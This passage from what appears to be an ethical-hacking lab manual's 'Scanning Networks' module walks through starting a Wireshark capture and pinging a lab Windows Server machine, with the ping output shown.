
3. Click **Search** icon () on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.



Module 03 – Scanning Networks

4. The **Wireshark Network Analyzer** main window appears; double-click the available ethernet or interface (here, **Ethernet**) to start the packet capture, as shown in the screenshot.

Note: If **Software Update** window appears, click **Remind me later**.



5. Open the **Command Prompt**, type **ping 10.10.1.22** and press **Enter**.

Note: **10.10.1.22** is the IP address of the **Windows Server 2022** machine.

```

C:\> Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.


C:\Users\Admin>ping 10.10.1.22

Pinging 10.10.1.22 with 32 bytes of data:
Reply from 10.10.1.22: bytes=32 time=1ms TTL=128
Reply from 10.10.1.22: bytes=32 time<1ms TTL=128
Reply from 10.10.1.22: bytes=32 time<1ms TTL=128
Reply from 10.10.1.22: bytes=32 time<1ms TTL=128

Ping statistics for 10.10.1.22:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms


C:\Users\Admin>
```


6. Observe the packets captured by Wireshark.

